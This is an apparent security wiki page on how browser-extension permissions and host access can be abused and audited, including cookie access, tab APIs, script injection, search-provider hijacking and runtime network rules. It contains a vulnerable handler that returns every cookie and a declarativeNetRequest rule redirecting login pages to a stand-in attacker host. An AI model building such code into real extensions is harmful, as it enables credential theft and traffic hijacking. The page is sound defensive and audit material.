BrowExt - permissions & host_permissions
Basic Information
permissions
Named API permissions are declared in an extension’s manifest.json under permissions. Each permission grants a specific capability; origin access is controlled separately through host permissions.[2][9]
An extension declaring storage can use the extension storage API to persist data. This storage is isolated from web-page localStorage; the extension can clear it programmatically, and removing the extension clears its data.[12]
An extension requests the permissions indicated in its manifest.json. After installation, you can review its permissions in the browser’s extension-management interface.

You can find the complete list of permissions a Chromium Browser Extension can request here and a complete list for Firefox extensions here.
host_permissions
The powerful host_permissions setting identifies the origins with which the extension can interact through APIs such as cookies, webRequest, and tabs.[9]
The following host_permissions basically allow every web:
"host_permissions": [
  "*://*/*"
]

// Or:
"host_permissions": [
  "http://*/*",
  "https://*/*"
]

// Or:
"host_permissions": [
  "<all_urls>"
]
These are the hosts that the browser extension can access freely. This is because when a browser extension calls fetch("https://gmail.com/") it’s not restricted by CORS.
Abusing permissions and host_permissions
Cookies
The cookies permission, together with matching host permissions, allows an extension to access cookies for those hosts, including cookies marked HttpOnly.[10] A disclosed extension vulnerability exposed this capability through an insecure background-script message handler, allowing a malicious page to request the victim’s cookies.[8] The vulnerable code returned every cookie visible to the extension:
chrome.runtime.onMessage.addListener(
  function(request, sender, sendResponse) {
    if (request.action == "getCookies") {
      chrome.cookies.getAll({}, function(cookies) {
        sendResponse({data: cookies});
      });
    }
    return true;
  }
);
Tabs
Moreover, the tabs permission or a matching host permission exposes sensitive tabs.Tab properties such as a tab’s URL, title, and favicon. tabs.query() itself is available without those permissions, but sensitive properties are omitted when the extension lacks the required access.[1][9][13]
[!CAUTION] Not only that, listeners like tabs.onUpdated become way more useful as well. These will be notified whenever a new page loads into a tab.
Running content scripts
Content scripts need not be declared statically in the manifest. With host access (or a temporary activeTab grant), MV2 extensions can use tabs.executeScript() and MV3 extensions can use scripting.executeScript(); the MV3 API also requires the scripting permission.[1][11]
Both APIs can inject extension files, while MV2’s API also accepts a code string and MV3’s API accepts a JavaScript function. Any path that lets untrusted input influence the selected file, function, arguments, or MV2 code string is therefore security-sensitive.
[!CAUTION] In addition to the capabilities above, content scripts could for example intercept credentials as these are entered into web pages. Another classic way to abuse them is injecting advertising on each an every website. Adding scam messages to abuse credibility of news websites is also possible. Finally, they could manipulate banking websites to reroute money transfers.
Implicit privileges
Some extension privileges don’t have to be explicitly declared. One example is the tabs API: its basic functionality is accessible without any privileges whatsoever. Any extension can be notified when you open and close tabs, it merely won’t know which website these tabs correspond with.[1]
Sounds too harmless? The tabs.create() API is somewhat less so. It can be used to create a new tab, essentially the same as window.open() which can be called by any website. Yet while window.open() is subject to the pop-up blocker, tabs.create() isn’t.
[!CAUTION] An extension can create any number of tabs whenever it wants.
If you look through possible tabs.create() parameters, you’ll also notice that its capabilities go way beyond what window.open() is allowed to control. And while Firefox doesn’t allow data: URIs to be used with this API, Chrome has no such protection. Use of such URIs on the top level has been banned due to being abused for phishing.
tabs.update() is very similar to tabs.create() but will modify an existing tab. So a malicious extension can for example arbitrarily load an advertising page into one of your tabs, and it can activate the corresponding tab as well.
Webcam, geolocation and friends
You probably know that websites can request special permissions, e.g. in order to access your webcam (video conferencing tools) or geographical location (maps). It’s features with considerable potential for abuse, so users each time have to confirm that they still want this.[1]
[!CAUTION] Not so with browser extensions. If a browser extension wants access to your webcam or microphone, it only needs to ask for permission once
Typically, an extension will do so immediately after being installed. Once this prompt is accepted, webcam access is possible at any time, even if the user isn’t interacting with the extension at this point. Yes, a user will only accept this prompt if the extension really needs webcam access. But after that they have to trust the extension not to record anything secretly.
With access to your exact geographical location or contents of your clipboard, granting permission explicitly is unnecessary altogether. An extension simply adds geolocation or clipboard to the permissions entry of its manifest. These access privileges are then granted implicitly when the extension is installed. So a malicious or compromised extension with these privileges can create your movement profile or monitor your clipboard for copied passwords without you noticing anything.
Adding the history keyword to the permissions entry of the extension manifest grants access to the history API. It allows retrieving the user’s entire browsing history all at once, without waiting for the user to visit these websites again.
The bookmarks permission has similar abuse potential, this one allows reading out all bookmarks via the bookmarks API.
Storage permission
The extension storage is merely a key-value collection, very similar to localStorage that any website could use. So no sensitive information should be stored here.
However, advertising companies could also abuse this storage.[1]
Search provider hijacking with chrome_settings_overrides
A low-permission extension can still take over omnibox searches via chrome_settings_overrides.search_provider. Chrome allows an extension to define a custom search endpoint containing {searchTerms}, so a manifest-only extension can silently route every address-bar search through operator-controlled infrastructure:[6]
"chrome_settings_overrides": {
  "search_provider": {
    "name": "Search",
    "keyword": "search.example",
    "search_url": "https://search.example/search?q={searchTerms}",
    "is_default": true
  }
}
This is useful for search affiliate hijacking because the extension might need no content scripts, no background logic, and no extra API permissions while still gaining access to a very sensitive data stream: user search intent.[5]
Auditing search-override abuse
When reviewing a browser extension, check whether the advertised feature matches the search override:[5]
- Search for
chrome_settings_overrides,search_provider,search_url, andis_defaultinmanifest.json. - Flag manifest-only shells whose main behavior is changing the default search provider.
- Compare the extension branding with the search endpoint domain. Utility/new-tab/map/video extensions pointing searches to unrelated domains are suspicious.
- Inspect whether the redirect chain lands in affiliate search networks. Parameters such as
hspartandhsimpare useful to attribute the broker/campaign behind Yahoo Hosted Search style monetization. - Cluster disposable extensions by repeated backend templates such as identical query parameters, shared paths like
/admin/public/linkorserp.php, and reused search domains. - Compare store claims and privacy policies. False claims such as “we do not track searches” are strong indicators when the extension clearly proxies queries.
Runtime redirect rules can hide the real routing
Static package review may still miss the real search flow. An extension can ship benign-looking static rules and then install the real redirect logic at runtime via chrome.declarativeNetRequest.updateDynamicRules().[5]
Practical checks:
- Inspect the service worker/background script for
updateDynamicRules(). - In an instrumented browser, dump live rules with
chrome.declarativeNetRequest.getDynamicRules()from the extension context. - Capture network traffic while performing omnibox searches and follow the full redirect chain until the final search provider.
- Treat decoy static files such as
redirect-rules.jsonas insufficient evidence of benign behavior unless runtime rules and live traffic match.
More permissions
Manifest V3 split page access from API permissions: permissions still governs privileged APIs (cookies, tabs, history, scripting, etc.) while host_permissions controls which origins those APIs can touch. MV3 also made host permissions runtime‑grantable, so extensions can ship with none and pop a consent prompt later via chrome.permissions.request()—handy for legit least‑privilege flows, but also abused by malware to escalate after reputation is established.[4]
Audit effective and staged host access
The manifest is an upper bound/request, not a reliable snapshot of the extension’s live access. Optional API and origin grants can be acquired later with chrome.permissions.request() (the request must originate from a user gesture), and Chrome’s per-site controls can withhold a declared host. Moreover, removing a permission does not necessarily erase the previous approval: requesting it again can usually restore it without another prompt. Since Chrome 133, MV3 extensions can also call permissions.addHostAccessRequest() for a tab or top-level document; the pending request is cleared on cross-origin navigation, but acceptance grants persistent access to the site’s top origin.[14]
Start with both the declared ceiling and the runtime call sites.[14]
jq '{permissions, host_permissions, optional_permissions, optional_host_permissions}' manifest.json
grep -RInE 'permissions\.(request|remove|getAll|addHostAccessRequest|removeHostAccessRequest)' .
Then open the extension service worker/background page DevTools and enumerate persistent current grants. Registering the event listeners before exercising the UI also reveals grants and revocations performed during the test.[14]
await chrome.permissions.getAll()
chrome.permissions.onAdded.addListener(p => console.log("PERMISSION ADDED", p))
chrome.permissions.onRemoved.addListener(p => console.log("PERMISSION REMOVED", p))
Practical checks based on this effective-permission model:[14]
- Compare
getAll().originswithhost_permissionsandoptional_host_permissions; test once from a clean profile and again after granting and revoking site access. - Trace every
request()andaddHostAccessRequest()call back to its UI event. Check that the displayed feature and requested origin agree, and that attacker-controlled page data cannot select the origin from a broad optional pattern. - Do not interpret a path as a restriction. A requested host pattern such as
https://example.com/account/*grants access to the whole origin because paths in origin permission patterns are ignored.[14] - Assess
activeTabseparately: it is a tab-scoped, ephemeral grant and therefore is not equivalent to the persistent origins returned by this audit.[1] - Repeat sensitive API calls after the user changes Site access in browser UI; manifest declarations alone do not prove that access is currently usable.
Browser behavior also differs. Firefox users can grant or revoke MV3 host access per site; Firefox 127 and later show requested host_permissions and content-script hosts during installation, but new host permissions introduced by an extension update are not shown in that install-style prompt. Test fresh-install and upgrade paths separately rather than applying Chromium assumptions.[15]
The declarativeNetRequestWithHostAccess permission (Chrome 96+) exposes declarative request rules but does not grant origins by itself: rules can affect a host only when the extension separately has host access for the request and, for redirects, the target. Unlike declarativeNetRequest, this permission does not produce its own install-time warning, so the quieter permission name must be assessed together with the extension’s separately granted host access.[7] During testing, inspect both the named permission and the effective host grants in chrome://extensions/?id=<id>.
declarativeNetRequest dynamic rules let an extension reprogram network policy at runtime. With <all_urls> host access an attacker can weaponise it to hijack traffic or data exfil. Example:
chrome.declarativeNetRequest.updateDynamicRules({
  addRules: [{
    id: 9001,
    priority: 1,
    action: {
      type: "redirect",
      redirect: { url: "https://attacker.tld/collect" }
    },
    condition: { urlFilter: "|http*://*/login", resourceTypes: ["main_frame"] }
  }]
});
Chrome supports large static rulesets and separate quotas for dynamic and session rules; query the live rules and consult the current API limits instead of assuming the packaged rules are the complete policy.[7]
Recent abuse patterns
- Supply-chain trojanized updates: Stolen developer accounts push MV3 updates that add
<all_urls>plusdeclarativeNetRequest/scripting/webRequestto inject remote JS and siphon headers/DOM content.[3] - Wallet drains: Host access plus
storageandtabslets backdoored wallet extensions exfiltrate seeds; stolen Web Store API keys have been used to ship malicious builds.[3] - Cookie theft: Any extension with
cookies+ broad host access can read auth cookies despiteHttpOnly—treat that combination as credential-stealing capable.[3]
Prevention
The policy of Google’s developer explicitly forbids extensions from requesting more privileges than necessary for their functionality, effectively mitigating excessive permission requests. An instance where a browser extension overstepped this boundary involved its distribution with the browser itself rather than through an add-on store.[1]
Browsers could further curb the misuse of extension privileges. For instance, Chrome’s tabCapture and desktopCapture APIs, used for screen recording, are designed to minimize abuse. The tabCapture API can only be activated through direct user interaction, such as clicking on the extension icon, while desktopCapture requires user confirmation for the window to be recorded, preventing clandestine recording activities.
However, tightening security measures often results in decreased flexibility and user-friendliness of extensions. The activeTab permission illustrates this trade-off. It was introduced to eliminate the need for extensions to request host privileges across the entire internet, allowing extensions to access only the current tab upon explicit activation by the user. This model is effective for extensions requiring user-initiated actions but falls short for those requiring automatic or pre-emptive actions, thereby compromising convenience and immediate responsiveness.
References
- [1] Impact of extension privileges
- [2] Introduction to Chrome Browser Extension Security Testing
- [3] Malicious browser extensions (Feb 2025)
- [4] Resuming the transition to Manifest V3
- [5] SearchJack report
- [6] chrome_settings_overrides | Chrome Extensions manifest
- [7] declarativeNetRequest API | Chrome Extensions
- [8] Reverse engineering a browser extension led me to a dangerous exploit ($25,000 bounty)
- [9] Chrome for Developers - Declare permissions
- [10] Chrome for Developers - chrome.cookies API
- [11] Chrome for Developers - chrome.scripting API
- [12] Chrome for Developers - chrome.storage API
- [13] Chrome for Developers - chrome.tabs API
- [14] Chrome for Developers - chrome.permissions API
- [15] MDN -
host_permissions